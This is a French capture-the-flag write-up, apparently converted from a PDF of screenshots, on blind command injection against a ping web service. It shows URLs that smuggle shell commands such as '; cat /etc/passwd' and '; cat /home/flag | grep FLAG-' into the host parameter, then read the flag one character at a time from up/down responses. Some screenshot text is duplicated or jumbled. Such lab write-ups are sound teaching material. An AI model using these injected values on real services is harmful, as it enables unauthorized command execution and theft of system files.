


Ping me irl 2 😊

Nous avons maintenant devant nous une version « corrigée » du service web



INT - + SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL Split URL Execute

http://158.69.201.5:8181/?host=google.ca

☐ Enable Post data ☐ Enable Referrer

Host:


google.ca

Submit

up :)

Nous remarquons que cette fois-ci le résultat du ping est représenté simplement par UP 😊 ou down 😞.

Pouvons-nous quand même injecter une commande ?



158.69.201.5:8181/?host=google.ca+%3B+ls

INT - + SQL+ XSS+ Encryption+ Encoding+ Other+

Load URL Split URL Execute

http://158.69.201.5:8181/?host=google.ca+;+ls

☐ Enable Post data ☐ Enable Referrer

Host:

google.ca ; ls

Submit

up :)

Hum ?

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca++;cat+/home/flag

☐ Enable Post data

☐ Enable Referrer

Host:

google.ca ; cat /home/flag

Submit

up :)

Hum ?

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca++;cat+/home/QUELQUECHOSEQUIEXISTEPAS

☐ Enable Post data

☐ Enable Referrer

Host:

google.ca ; cat /home/QUELQUECHOSEQUIEXISTEPAS

Submit

down :(

Nous pouvons déduire que l'output est basé sur les résultats des commandes envoyées

Puisque :

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca+;+cat+/etc/passwd

☐ Enable Post data
 ☐ Enable Referrer

Host:

google.ca ; cat /etc/passwd

Submit

up :)

Un fichier natif de linux tel que passwd a pu nous sortir : UP 😊

Et qu'un fichier qui n'existe pas nous a sorti down 😞

Comment faire pour avoir le flag ???

Mon astuce est l'utilisation de grep !

INT

SQL

XSS

Encryption

Encoding

Other

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca+;+cat+/home/flag++|+grep+FLAG-google.ca+;+cat+/home/flag++|+grep+FLAG-

☐ Enable Post data
 ☐ Enable Referrer

Host:

google.ca ; cat /home/flag | grep FLAG-

Submit

up :)

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca+;+cat+/home/flag++|+grep+FLAG-a

☐ Enable Post data
 ☐ Enable Referrer

Load URL

Split URL

Execute

http://158.69.201.5:8181/?host=google.ca+;+cat+/home/flag++|+grep+FLAG-a

☐ Enable Post data
 ☐ Enable Referrer

Host:

google.ca ; cat /home/flag | grep FLAG-a

Submit




down :(

Host:

google.ca ; cat /home/flag | grep FLAG-a

Submit

down :(

 Load URL	<code>http://158.69.201.5:8181/?host=google.ca++;cat+/home/flag++; +grep+FLAG-b</code>
 Split URL	
 Execute	
<input type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	

Host:

`ag | grep FLAG-google.ca ; cat /home/flag | grep FLAG-U`

Submit

up :)

FLAG-UPDOWNUPUPDOWN

Basé sur ce principe :

https://www.owasp.org/index.php/Blind_SQL_Injection